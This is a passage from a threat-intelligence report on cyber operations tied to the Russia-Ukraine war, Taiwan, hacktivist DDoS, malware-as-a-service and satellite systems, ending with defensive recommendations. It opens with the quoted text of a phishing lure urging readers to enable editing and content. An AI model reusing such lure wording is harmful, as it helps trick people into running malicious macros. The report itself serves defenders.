Screenshot of the lure document sent to research institutions in Russia.



This document contains sensitive information

In order to display this document you will have to click on "Enable Editing" and click on "Enable Content"

From the yellow bar above

However, the Russian-Ukrainian conflict will have and already has a great influence on a possible invasion of Taiwan by the Chinese government. The strategy employed could have many similarities based on the lessons learned from the war in Ukraine.

Since 2016, Taiwan has suffered manipulative cyberattacks targeting the democratic process, including the mass dissemination of opinions in favour of pro-Chinese candidates in presidential, state, and local elections, as well as massive posts attacking anti-Chinese candidates on social media.

NOTE

The cyberattacks were aimed at ousting Democratic Progressive Party candidates, who are seeking to move further away from mainland China, and supporting Kuomintang candidates, who want stronger ties with Beijing. In response to this interference, Taiwan enacted the Anti-Infiltration Law in January 2021[292], which prohibits election campaigning and lobbying by hostile foreign forces and, keeping in mind China's information war, prohibits the dissemination of election-related false information.

As described above, attempts have been made for many years to unify Taiwan, mainly by the United Front Labor Department of the Communist Party of China, but in 2021, the phrase develop Taiwan's patriotic unification capacity appeared in the regulations of the United Front Labor Department. If the United Labor Front Department's operations against Taiwan fail and peaceful unification seems out of reach, Beijing will become more likely to decide on a special military operation to unify Taiwan through military force. It is easy to imagine a hybrid war in Taiwan, like the one taking place in Ukraine.

This was notably seen in 2022 by numerous Chinese cyberattacks targeting Taiwan.

NOTE

Government agencies reported an unprecedented number of cyberattacks in early August 2022, when U.S. House speaker Nancy Pelosi arrived in Taiwan, as internet traffic volume reached 23 times the previous one-day record.

The presidential office, the Ministry of National Defense and the Ministry of Foreign Affairs continued to suffer cyberattacks on Wednesday, Executive Yuan spokesman Lo Ping-cheng (羅秉成) said at a press conference after the weekly Cabinet meeting.[293]

No information security flaws were discovered after the government activated and strengthened prevention mechanisms, he said.

Meanwhile, Taiwan Power Co said yesterday it suffered 4.9 million cyberattacks on Wednesday alone, surpassing the total number of attacks recorded in June and last month.

Finally, the website of Taiwan Taoyuan International Airport, the country's largest international airport, was reportedly attacked by hackers yesterday after several users said it took longer than usual to open the site.

Indeed, the arrival of the president of the US House Speaker, Nancy Pelosi, has only exacerbated an already dangerous situation. Indeed, as stated above, many attacks have impacted the country such as denial of service (DDoS) attacks. However, another element that was found at the beginning of the Russo-Ukrainian war, also arises: Disinformation.

Major General Chen Yu-lin, deputy director of the Political and War Bureau of Taiwan's Ministry of National Defense, told reporters on Monday that the current wave of «cognitive operations» began before the military exercises were announced. Chen said the hybrid war campaign was aimed at creating an atmosphere suggesting that China could invade Taiwan, attack the government's public image, and disrupt the morale of civilians and the military. Numerous examples have shown that these attacks were aimed at destabilizing the Taiwanese population, bringing a sense of fear and above all undermining the morale of both civilians and military personnel.[296]

NOTE

According to Chen Hui-min, editor-in-chief of the Taiwan FactCheck Center, some of the images used by the disinformation posts used military footage from two years earlier to suggest that the PLA had fired rockets across the island.[297]

«It is wrong to say that the CCP's long-range rockets flew over Taiwan. Even the People's Liberation Army (PLA) and Chinese state media reported that they landed in the Taiwan Strait, stopping before crossing Taiwan,»[298] Chen said.

Finally, as Pelosi visited Taiwan and met with President Tsai Ing-wen on August 3, messages began appearing on the digital signage at 7-Eleven convenience stores across the country that said, «Pelosi warrior, get out of Taiwan!»[299] Digital signage at a train station in the southern port city of Kaohsiung and at a government office in Nantou County also displayed a message calling Pelosi an «old witch.»[300]

ANALYST'S OBSERVATION

Indeed, it is, without a doubt, possible to find the first stage of information warfare and psychological warfare. China will try to discredit the Taiwanese government and divide Taiwanese society by spreading disinformation, including fake news.

If China pursues its ambition to invade Taiwan militarily, it will likely spread the narrative that the Taiwanese government, spurred on by American and Japanese intrigue, is considering declaring independence from China, and that China has no choice but to use force to justify the use of force at the domestic level.

In addition to this, to avoid falling into a rut as Russia did in Ukraine, the second stage of cyber warfare will be a more intense attack to completely block domestic and international communications with Taiwan, disrupt internal communications, and cripple Taiwanese government functions and critical infrastructure.

Most communications between Taiwan and the rest of the region are via submarine cables, which land at four locations: Pali, Tamsui and Toucheng near Taipei, and Fangshan near Kaohsiung[301]. These submarine cables and satellite communications operated by Taiwan's Chunghwa Telecom would be the first targets to suffer electromagnetic, cyber and physical attacks.

MAJOR ATTACKS AND HIGH-INTENSITY CONFLICT.

In the event of an escalation of the means implemented and the radicality of the conflict, the computer struggle can also increase in intensity.

It is important, in the first place, to return to the characteristics that it possesses, and it which allow, under certain conditions, to propose solutions where conventional means may be limited.

-On the technical side, on the one hand, the globalization of the Internet and the immediacy of connections generally make it possible to overcome distances and borders, as Russia has demonstrated several times with the destruction of Ukrainian systems considered out of reach. The level of automation that can be achieved with IT also makes it possible to achieve particularly entrenched targets or to multiply the magnitude of the initial impact through propagation and pivot capabilities. Being able to duplicate tools without costs other than storage and computing power allows you to quickly increase the scale of operations. Concretely, these large-scale manoeuvres make it possible to saturate certain communication channels and wage an information war, as Russia's systematic efforts to disinformation and manipulate public opinion have once again shown.

ANALYST'S OBSERVATION

Russia seems to adopt a strategy in which cyberattacks in Ukraine are integrated to ground operations on the battlefield. On the technical aspect, this strategy has been analysed by Mandiant and is fractioned in five phases presented below.

It is interesting to notice that wiper has been actively used all along the Russian campaign, in addition to intense DDoS campaigns conducted by pro-Russian hacktivists that are not indicated in the graph. It must be noticed that major sectors targeted are government entities, media, telecommunication, energy, and finance.

Outside from Ukraine, visible cyberattacks have been in majority conducted by hacktivist groups. It can be supposed state-sponsored groups focused more on cyberespionage campaigns.

-On the human and psychological aspect, a computer implant has the particularities of being able to make itself invisible and to be potentially all powerful on the system. Indeed, as is the case for an advanced rootkit, a potentially compromised system can no longer offer a guarantee on the veracity of the information it returns. Russia has already demonstrated its interest and advanced capabilities in this area with the UEFI LoJax rootkit, discovered in September 2018.

Regarding critical infrastructure (i.e., fuel, power grid, nuclear power plants, drinking water and wastewater treatment), a prior compromise of these systems would allow Russia to cut them off at will and without warning signs, as during the attacks targeting the power grid in 2015 with BlackEnergy and in 2016 with Industroyer/CrashOverride. It should be noted that these two attacks were carried out in a different context, without the possibility of additional military support; a hybrid attack could make restoring service much more delicate, if not impossible, without armed confrontation.

Beyond the supply disruption, it is theoretically possible to make running water toxic from the control of a water treatment plant. This is what happened in February 2021 in Florida, where the share of sodium hydroxide had been multiplied by more than 100 since the HMI of an operator.


During the last months of the conflict, we have also been able to observe new cyber action methodologies with physical destruction objectives. Indeed, the intrusion allows the attack of IT systems related to crucial infrastructures, such as SCADA systems related to the management of power plants. The shutdown of certain sensitive infrastructure functions can cause material damage equivalent to artillery strikes. The objective is focused on the destruction or disruption of infrastructure, or on the fact of helping, at a lower cost, one's side to gain the upper hand during an armed conflict, by depriving the adversary of certain resources through unpredictable attacks at contrary to troop movements.

NOTE

For example, the pro-Ukraine cyber hacktivist group «GhostSec» has claimed responsibility for the explosion at a Russian power plant of Gysinoozerskaya in the Buryatia area. The explosion took place on June 23rd. According to the group and as confirmed by the company, no casualties were reported, however the power plant has taken critical physicals damages.

The group says that their attack against the Russian power plant was successful by compromise ICS devices, causing a malfunction and a fire, resulting in an explosion. Targeting ICS devices to cause physical destruction seems to fit in high-intensity combat strategies. Integrating units capable of carrying out sabotage strikes at the right time during the progression of a joint battle group would be of great value in addition to supporting artillery units in their targeting of enemy supply areas. The use by hacktivists of this kind of method is an example of the damage that can be done to a physical area. Potential targets range from a power plant to an airfield, which can sometimes withstand conventional artillery fire and continue for weeks if well defended.

Phases of Russian cyber operations during the 2022 period



-Regarding intelligence, attempts to take control of the microphones, cameras and communications of defenders may be to be expected. Several options are available here, with different levels of intensity. At the lowest level, we could expect a traditional phishing campaign, by email and more specifically by SMS. Themes eliciting strong emotional reactions are not lacking, many variations of bait are possible; this implies the possibility of a real bludgeoning with a theme renewed with each wave.

At the same time, the most relevant targets (decision-makers and information nodes) could be targeted by campaigns designed specifically according to their profile (spear-phishing). It may also be conceivable that their channels of trust, established with their relatives, business, and political partners, etc., could be targeted to abuse them. Also, a computer offensive aimed at compromising drone control systems or those used to coordinate artillery strikes and troop movement can be considered to have access to this critical data.

Finally, in the context of the involvement of significant means, the use of vulnerabilities that are currently unknown and make it possible to achieve the compromise of a smartphone without the intervention or knowledge of the user is to be considered. Successive cases around NSO Group (to name just one) have shown that there is a private sector that seeks to develop this kind of capacity and should not be overlooked.

Regarding its integration into high-intensity conflicts, whether through spyware, RAT or other malicious software, the theft of data via security breaches in adverse computer networks gives the cyber the possibility of being the one of the most effective sensors in the field of military intelligence. It can replace many others in most situations given the ubiquity of IT systems. From targeting intelligence on a personal phone to spying on enemy development secrets or eavesdropping on communications, data theft and cyber espionage allows for complex intelligence manoeuvrers at a lower cost.

ANALYST'S OBSERVATION

Major cyberattacks from pro-Russian threat actors are influenced by the way ground operations are running. Indeed, when the Russian army struggled against Ukrainian soldiers, we observed an intense activity from pro-Russian hacktivist groups that launched massive DDoS attacks with a relatively limited impact. These attacks were numerous in number, but the technical level remained low, to a point cybersecurity experts regularly scoffed about the inefficiency of KillNet's attacks.

However, since the Russian army is regaining the advantage in the battlefield, the activity of hacktivists slightly changed, to switch towards more sophisticated attacks, relying on new infrastructures, such as Passion Botnet and the Infinity platform developed by KillNet collective to improve the coordination between the several sub threat groups. Mirai, which is affiliated to KillNet, was identified using a new malware that infects Linux devices to build DDoS botnet and that uses four different XOR encryption keys instead of just one, making reverse engineering the malware's code and decoding its functions more challenging .

Therefore, we observed technical improvements of pro-Russian hacktivist threat groups throughout the time, while pro-Ukrainian actors appear to be less active. This can be explained by the massive bombings that impacted Kiev and its neighbourhood for last months. For instance, the IT army of Ukraine communicates much less since November 2022. This trend was especially highlighted by CyberKnow, that monitors the activity of threat groups related to the conflict and that shared a list of pro-Russian and pro-Ukrainian hacktivist groups and their activity[303].

For example, Spyware has become extremely publicized following the Pegasus affair. Nevertheless, it can take different forms that allow it to be used to compensate for many technical shortcomings in the fields of military intelligence. Used to be injected into a local military network or simply on targeted phones upstream, it alone can replace many interception and listening tasks.

NOTE

Of course, this type of operation only has an impact if the principles of digital hygiene and information compartmentalization are not respected, sensitive information passes (orally or digitally) through or in the presence of unsecured devices, etc.

-Finally, regarding the psychological field, computer warfare capabilities would be deployed in the information space. The objectives would be multiple: to undermine the morale of the defenders, to mislead them, to disrupt the defence or to conceal an operation. Here, the techniques are already known, and for the most part already actively implemented: saturation of information channels with contradictory versions, identity theft to broadcast false ads, manipulation of opinion through a tide of fake accounts, dissemination of old videos or fake videos prepared in advance.

During the last months of the Russo-Ukrainian conflict, we have been able to see a new aspect of cyber warfare that can influence not only the information war but also participate in the war of influence to target the morale of the opposing population.

ANALYST'S OBSERVATION

Even if Russia disinformation campaigns are aggressive in Western countries and DDoS attacks aimed at fragilizing the confidence of populations in their institutions, the recent election in the Czech Republic were won by the pro-NATO candidate, Petr Pavel, against Andrej Babis, that was suspected to have ambiguous links with Moscow. It demonstrates the influence of pro-Russian narratives in Europe is contained in some extent by pro-Western ones.

First, the DDoS attack was widely used during the Russian-Ukrainian conflict to convey political messages and to ensure a certain visibility on the part of pro-Russian groups. Short-lived, this type of attack is involved in information warfare and not in attacks with material impacts. This visibility through the disruption of public systems (websites of administration, large companies, etc.) can then be used to set up propaganda, sponsored or not by the states, and to undermine the morale of the opposing populations by a feeling of public instability but also of impunity on the part of the attackers who do not seem to be able to be stopped by the governments. The real and material impact on the population remains quite weak but noticeably marks the spirit of the public because of its spectacular and mediatized aspect.

Russia used it very frequently during the conflict, thanks to its hacktivist groups like KillNet. The action methodology fits perfectly into a high intensity conflict but also a hybrid conflict where propaganda takes on a new, very cyber-oriented appearance.

We note as an example the DDoS attacks against the Estonian parliament and the Lithuanian government during the month of August.

NOTE

It is technically possible for Russia to isolate Ukraine from the internet by intervening, for example, at physical data exchange points that are spread across the country, or by directly attacking infrastructure. However, the jamming of telecommunications networks and the interruption of the Internet was mainly part of an axis of psychological warfare and information control: although communications represent a certain strategic objective, their shutdown does not seem to be an appropriate response when there are a multitude of auxiliary channels that could be deployed if the country's Internet infrastructure is decommissioned. Especially, the US has the capacity to deploy satellite internet coverage at a lower cost thanks to equipment and the Starlink constellation. Such a shutdown would, however, have the effect of cutting off the population from social networks and the rest of the world, making it difficult to release certain information, crucial in the context of the war of images.

RISKS OF FOCUS ON THE UKRAINIAN SUBJECT LEADING TO IGNORING OTHER CYBER RISKS

With the Russian-Ukrainian conflict, many cyberattacks have been the subject of special intentions in recent weeks. The expected effect of Russian or Ukrainian cyberattacks has had an extremely important impact around the world.

However, it is important not to forget that the Russian cyber risk, despite its rather large and decisive magnitude, should not be the only risk to be considered. Indeed, as during the COVID-19 pandemic, it was of fundamental importance to consider the cyber risk related to COVID-19 but also the other threats that still exist.

Just because a risk or threat related to a particular situation dominates the overall intention does not mean that attackers who are not interested in the Russian-Ukrainian conflict will stop carrying out their attacks.

We can see that cyberattacks quite far removed from the Ukrainian conflict have taken place. This is particularly the case for several Israeli government websites that were shut down on Monday following a cyberattack. The Israeli cyber authority confirmed that this was a distributed denial of service (DDoS) attack that blocked access to government websites, and that all sites were back online. The websites of the Ministries of the Interior, Health, Justice and Social Welfare had been taken offline, as had the Prime Minister's Office. A defence establishment source says this is the largest cyberattack ever carried out against Israel. It believes that a state actor or large organisation carried out the attack but cannot yet determine who is behind it.[304]

Iranian state-sponsored threat groups have remained also particularly active and continue to intensively attack European and American actors. In September, Microsoft warned about the action of DEV-0270 that has been abusing the BitLocker Windows feature to encrypt victims' systems.[305] This group has demonstrated abilities to exploit quickly new disclosed security vulnerabilities and therefore, represents an important threat. The US Treasury Department also announced sanctions against Iran's Ministry of Intelligence and Security (MOIS) and its Minister of Intelligence in retaliation of their role in the cyberattack in July against Albania, a US ally and NATO member.[306]

ANALYST'S OBSERVATION

It seems relations between Iran and Russia has become closer in the context of the war, as it was illustrated by the launch of more than 80 Iranian-made drones by the Russian Army to shot down over Ukraine. The war seems to have encourage Moscow to embrace Iran as one of its top foreign partners, notably to secure its provision in military supplies. Therefore, a growing involvement of Iranian threat actors can be expected, especially to target Western countries.

North Korea also continues targeting actors of critical sectors, especially energy organisations according to a report of Cisco Talos researchers[307]. In September, energy providers in the United States, Japan and Canada had been attacked by the Lazarus, which tried to access corporate networks. In this type of attack, the aim of Lazarus is generally to establish long term access to exfiltrate data of interest to the adversary's nation-state by using malwares. Lazarus also operates for financial gain and demonstrate a high level of sophistication in its attacks. On March 23rd, the group stole $620 million in Ethereum, the second most important cryptographic currency, by the bridge between the Ronin Network, which is an Ethereum sidechain, and the blockchain platform Axie Infinity. The bridge was a protocol used to transfer assets from Ethereum to Ronin Network. It is considered as one of the biggest attacks exploiting security vulnerabilities of Decentralized Finance platforms[308].

It is therefore essential to remain vigilant about other cyber risks and not to focus solely on the Ukrainian subject to limit attacks facilitated by the negligence of public/private organisations.

THE ISSUE OF PRE-POSITIONING

On February 18, 2022, White House spokeswoman Jen Psaki spoke at a press conference about Russia's pre-positioning in government systems and critical infrastructure networks, allowing them to carry out destructive attacks in the event of an invasion. Since the beginning of December, Russia's cyber operations against Ukraine had intensified, targeting key networks both government and civilian with the aim of prepositioning malware that could then be activated at any time via the C2 link.

This technique offers considerable room for manoeuvre for Moscow, which can therefore coordinate military movements on the ground and actions in cyberspace. Cisco researchers determined that the attackers responsible for activating the WhisperGate wiper had gained initial access to the networks of government sites probably a few months before the attack was launched. Similarly, HermeticWiper's compilation dates (the oldest was December 28, 2021) as well as its deployment by GPO in at least one case show that the attacker had access to one of the victim's Active Directory servers before the attack was launched.

In defining credible scenarios, the issue of prepositioning is essential because it allows Russia to define a precise niche for an attack on an organisation, therefore maximizing tactical and strategic fallout.

ANALYST'S OBSERVATION

To prevent pre-positioning of Russian actors in Ukrainian systems to be effective, the United States conduct actions of hunting forward to disactivate offensive capacities of Russian threat actors that already compromised Ukrainian infrastructure. It is accompanied by the durable implantation of American services in Ukrainian systems to monitor malicious activity.

NOTE

According to information dated February 28 , 2023, the Russian-linked sponsored group UAC-0056 was observed in malicious campaigns targeting Ukraine by exploiting the phishing attack vector in July 2022.

In the discovered attack, threat actors sought to disrupt the integrity and availability of government websites by exploiting several backdoors.

On February 23, 2023, CISA issued an alert urging US and European organisations to increase their cyber vigilance in response to potential cyber attacks by Russian attackers, following the detection of

malicious disruptive activity against Ukrainian government websites. Researchers found that the adversary activity could be attributed to the hacking collective UAC-0056 or Ember Bear, an alleged Russian-backed cyber espionage group. The threat actors communicated with the web shell using IP addresses, including those belonging to neighbouring devices of other hacked organisations due to their previous account abuse and additional VPN connection to the corresponding organisations.
The hackers also applied other malware samples, including the GOST (Go Simple Tunnel) and Ngrok utilities, to deploy the HoaxPen backdoor.
According to the CERT-UA, one of the backdoors use in the attack was deployed back in February 2022 for code execution, a year ago before launching a malicious campaign. It highlights the way some hackers can pre-position to conduct later attacks.

POSSIBLE RESURGENCE OF MALWARE-AS-A-SERVICE (MAAS)

Now, it's important to know that almost everything is available in «as-a-service» mode. In recent years, MaaS (Malware-as-a-Service) or CaaS (Cybercrime-as-a-Service) has emerged. Behind the cyberattacks that many organisations around the world are victims of is a flourishing industry, a black market incrementing the cybercrime market. And as in any market, everything is bought, and everything is sold.
With the rise of state and non-state cyber actors in the context of the Russian-Ukrainian conflict, it has been seen that the Russian and Ukrainian states are using their populations on the one hand and large cybercriminal groups to carry out cyber warfare. This was notably seen with the Ukrainian Government on the Telegram IT Army channel, asking anyone with technical skills to carry out attacks against Russian institutions.
However, whether on the Russian or Ukrainian side, there is a significant risk that malware-as-a-service sales will emerge and lead to an upsurge in attacks concerning either the Russian-Ukrainian conflict or any other attacks unrelated to the said conflict.

ANALYST'S OBSERVATION

We observed an intense activity of ransomware groups that offer Ransomware-as-a-Service. It is the case of Hive ransomware, Lockbit, BlakcBasta for instance. However, this trend has to be understood in a more global context of only the war between Ukraine and Russia, as the growing use of Ransomware-as-a-Service seems to be a global trend in the cyber threat landscape in 2022, that appears to continue in 2023.
This was intensified by the exploitation of the vulnerability on several versions of the ESXI OS (CVE-2021-21974) that allows an attacker to execute arbitrary code remotely. This vulnerability has been massively exploited since the beginning of February 2023 to launch ransomware attacks, affecting notably French entities.

C2-AS-A-SERVICE

In recent months, no advanced organisation has involved malware-as-a-service in the Russian-Ukrainian conflict. It is notable, however, that C2aaS interfaces and extension software are becoming increasingly available on the market. These C2-as-a-service are often designed to offer technically inexperienced malicious actors the ability to launch cyberattacks with little resources. For example, this service offers a fleet of pre-serviced bots to be used for DDoS attacks. These possibilities suggest that the number of cyber actors in the Russian-Ukrainian conflict could increase along with the potential of these low-cost services.

NOTE

The most recent example is the DarkUtilities service. DarkUtilities is a C2 platform launched in early 2022 available on the clear web or via TOR. It offers for a rather low-price various services including C2 communications, remote access, command execution, crypto-mining and DDoS capabilities. It hosts payloads in the Interplanetary File System (IPFS), a decentralised network system for storing and sharing data that does not depend on centralised servers, which ensure resilience against content moderation or takedowns.
For attackers seeking to conduct remote operations, it allows them to maintain connections to infected systems and deploy various payloads remotely by providing them with a network of infected botnets, therefore avoiding the need to use their own botnet.
Usually, these C2-as-a-service also offer an ergonomic web-interface that strongly helps cybercriminals to overview and carry out their attack campaigns.
Priced at only €9.99, DarkUtilities already has more than 3 000 registered users, and that number is growing. Its low cost and features set make it attractive to a wide variety of cybercriminals, especially those with low experience.

RISK OF HACKER-FOR-HIRE

The cyber activity observed in Ukraine since the beginning of the war is essentially centred around attacks with a low degree of sophistication and can be carried out by non-state groups. These attacks do not require a high level of coordination between groups or high funding. Russia's choice to use a hacker-for-hire proxy for the pursuit of its tactical and strategic objectives allows them to maintain a high level of denial of responsibility. During the 2008 Russo-Georgian war, hackers targeted Georgian sites as well as communication nodes. The modus operandi as well as the tools used made it possible to attribute the attack to the cybercriminal gang Russian Business Network, which is strongly suspected of receiving instructions from the Russian intelligence services. Similarly, the cybercriminal group Void Balaur, a priori motivated by financial gain, has been linked to a series of cyberespionage and data theft activities targeting thousands of entities as well as human rights activists, politicians, and government officials around the world since at least 2015. The group could therefore maintain links with APT28, a group linked to the GRU, and even be a subcontractor. Several clues, including similarities in the targeting of victims, tend to consider this hypothesis. The hack and data theft that Yahoo suffered[310] in 2017 had already shown the blurring of the border between the criminal milieu and state services[311]. In North Korea, the Lazarus group has repeatedly shown that it relies on cybercriminal gang tools and techniques to support strategic missions in cyberspace.[312]

ANALYST'S OBSERVATION

Since January 2023, we observed a new group that aligned with Russian interests, Anonymous Sudan, while justifying its attacks against European countries by the burning of a Quran. In February, they officially joined the KillNet collective and participated in the campaign of attacks launched against European countries in retaliation to the supply of military equipment to Ukraine.
On their Telegram channel, they exchange in Russian, which can let think they are a hacker-for-hire proxy used for the pursuit of Russian objectives.

SPACE-RELATED RISKS

CHRONOLOGY OF SPACE-RELATED ACTIVITY AMID THE CONFLICT

Below is provided a short chronology of events related to space cybersecurity in the ongoing war. These events testify to an intensification of the activities aimed at negating the functioning of space-based systems.

- The National Reconnaissance Office (NRO), a U.S. structure that coordinates a fleet of spy satellites, warned as early as February 23, 2022, about the possibility of attacks on government and commercial satellite systems by Russian cyber actors[313].
- The group NB65, affiliated with Anonymous has taken offline the control centre of the Russian civil space agency 'Roscosmos'. The hackers claimed on March 1 that they had cut off Russia's access to its satellite images, a claim that was immediately rejected by the director general of the agency[314].
- The VIASAT operator, which manages a network of Ka-Sat staellites, has experienced partial malfunctions that are the result of a cyberattack. These satellites serve European countries including Ukraine. This cyber event has generated concrete consequences, depriving thousands of French homes of internet and affecting nearly 6000 German wind turbines[315].
- The American company HawkEye 360 has observed the appearance of massive interference in radio communications between the ground and the GPS system on the border between Ukraine and Belarus, a few days before the invasion of Ukraine. The intensification of jamming activities in the region since November 2021 seems to be strongly correlated with the escalation of the Russian-Ukrainian conflict[316].
- After donating Starlink terminals to Ukraine, Elon Musk warned that they could be targeted for attack[317]
- The Finnish Transport and Communications Agency has issued an alert about the increase of GPS interference on its eastern border[318].
- The CISA issued an alert, laying the groundwork for a series of recommendations to strengthen the cybersecurity of SATCOM network providers and customers[319]. The website of a US agency responsible for the civil space program, aeronautic research, and space research was targeted by a DDoS attack launched by Mirai, a pro-Russian hacktivist group affiliated to the KillNet collective.[320]
- Anonymous Russia conducted two DDoS attacks against the website of an American space technology company, Maxar, and disrupted connectivity for several hours[321].

RISK OF ESCALATION OF THE CONFLICT IN THE SPACE FIELD

Satellite infrastructures are essential systems in wartime: they allow the coordination of ground troops via imagery and telecommunications. Therefore, disrupting the functioning of the adversary's satellite infrastructure in wartime allows important tactical advantages to be obtained on the military field. Here, it is crucial to consider cyberattacks within the broader information domain and therefore include Electronic War capacities for two main reasons.

- First, when we talk about a country's counterspace capabilities or ASAT (anti-satellite) capabilities, we distinguish two large sets of capabilities namely kinetic ones, inflicting physical damages to space in-based systems (I.e., missiles) and non-kinetic ones, capable of inflicting physical damages but also virtual damages. This category comprises both Electronic War (EW) tools (jamming notably) and cyber tools. Their military utility is similar: they are flexible, they can inflict reversible and targeted damages and they render attribution complex.
- Russia military leadership consider cyber weapons as both a substitute and a complement of EW tool, implying their possible use conjointly in an operation (an EW operation could precede a cyberattack on a space-based system and vice-versa).

Other elements should be considered when assessing the risks of an escalation of the conflict to the space filed. What capabilities Russia has and how willing they are to use those.

Regarding capabilities in the space domain, Russia has invested heavily in this field because they perceive the importance of possessing space capabilities to win modern wars. The focus has been placed on the development of an arsenal to compromise the availability of data from space systems serving the Western adversary. An example of this the development of jamming platforms such as the R-330Zh, dubbed «Zhitel,» which can interfere with GPS data and therefore provide a tactical advantage in a conflict[322]. Likewise, the Tirada-2 EW system, which has come into operation in 2019 is allegedly able to overwhelm the satellites' electronic protection systems, depriving them of their ability to relay signals to the ground. Such a weapon could be used to perform jamming of SATCOM, potentially infecting permanent damages.
One can assess their willingness to use non-kinetic weapons in the light of previous campaigns by Russian affiliated actors. Regarding EW operations, multiple sources have reported the use of jamming techniques in eastern Ukraine since the outbreak of the war in 2014, pointing towards an integration of those capabilities into the Russian military apparatus. Moscow has taken advantage of the conflicts in the theatres of operations in Syria and Ukraine to organize its EW forces and use them in support of ground operations. Regarding cyber operations, only one large-scale campaign from a Russian-based group has been observed. This campaign was conducted by the APT group Turla and consisted in the hijacking of DVB-S (Digital Video Broadcasting) links. They used a man-in-the-middle type of attack to pursue cyber-espionage operations on countries ranging from the US to former Soviet republics[323,324,325,326].
In brief, there are only few elements from which one could assess Russia cyber arsenal specific to the space domain. Yet, several weak signals point towards an increasing cyber activity in space: the investments in EW capabilities, the importance for Russia of developing space capabilities to win modern wars, the ability of those tools to inflict virtual damages, the reliance of western countries on SATCOM and GPS systems, among other things. The VIASAT cyberattack, the spike in jamming activity in eastern Europe and the alert issued by the CISA are, in this respect, relevant and should be considered in a larger frame.

RECOMMENDATIONS

GENERAL

It is recommended that you be prepared for all types of threats. Therefore, it is advisable to confirm reporting processes and minimize monitoring blind spots in IT/OT security coverage.

In addition, it is recommended that you create, maintain, and exercise an incident response plan, a resilience plan and a business continuity plan so that critical functions and operations can continue to operate if technology systems are disrupted or need to be taken offline.

It is also advisable to improve your organisation's cyber posture while following best practices in identity and access management, protection controls and architecture, and vulnerability and configuration management.

It is relevant to come and increase organisational vigilance by keeping up to date with reports of cyber threats from Russia or its allied countries. This will involve monitoring through the search for open-source information.

Many organisations (public-private) specialized in the cybersecurity sector regularly share information to stay up to date on cyber news about the latest attacks of the Ukraine-Russia conflict:

- https://www.ssi.gouv.fr/uploads/2022/02/20220226_mesures-cyber-preventives-prioritaires.pdfwhere, the National Agency for the Security of Information Systems (ANSSI) recommends the implementation of 5 priority preventive measures:
- Strengthen authentication on information systems,
- Increase security supervision,
- Back up critical data and applications offline,
- Establish a prioritized list of the entity's critical digital services
- Ensure the existence of a crisis management system adapted to a cyberattack
- https://www.cert.ssi.gouv.fr/cti/CERTFR-2022-CTI-001/
- https://www.bleepingcomputer.com/
- https://therecord.media/
- https://thehackernews.com/
- https://www.cisa.gov/uscert/ncas/alerts
- https://www.ssi.gouv.fr/
- https://www.sans.org/blog/ukraine-russia-conflict-cyber-resource-center/

Social networks such as Twitter react to the latest announcements made by some moral or physical organisations (official people, hacktivists helping Ukraine):

- https://twitter.com/YourAnonTV
- https://twitter.com/xxNB65
- https://twitter.com/DAlperovitch
- https://twitter.com/ciaranmartinoxf
- https://twitter.com/fedorovmykhailo
- https://twitter.com/campuscodi

In addition, to avoid any lateralization effects of the cyber conflict, it is recommended:

- Inventory your B2B VPNs
- Block high-risk protocols on all B2B VPNs.
- If specific commercial requirements require them, to limit destination traffic for high-risk protocols,
- Implement net flow monitoring at all exit points.
- Put contingency plans in place to disconnect B2B VPNs, especially those that are high risk.

To monitor and counter disinformation, it is recommended to monitor rising trends on social networks (Hashtag, topics of the moment). In the context of the upcoming French presidential elections, it will be necessary to regularly monitor the digital presence of main actors (candidates and their close circles) to detect campaigns highlighting false information about them. Finally, it will be advisable to raise awareness by all possible means of the risks of disinformation while creating simple alert channels to effectively report any disinformation campaigns.

TECHNIQUE

NOTE
These recommendations are not exhaustive.

GENERAL RECOMMENDATIONS

- Enable multi-factor authentication (MFA) to mitigate potentially compromised credentials.
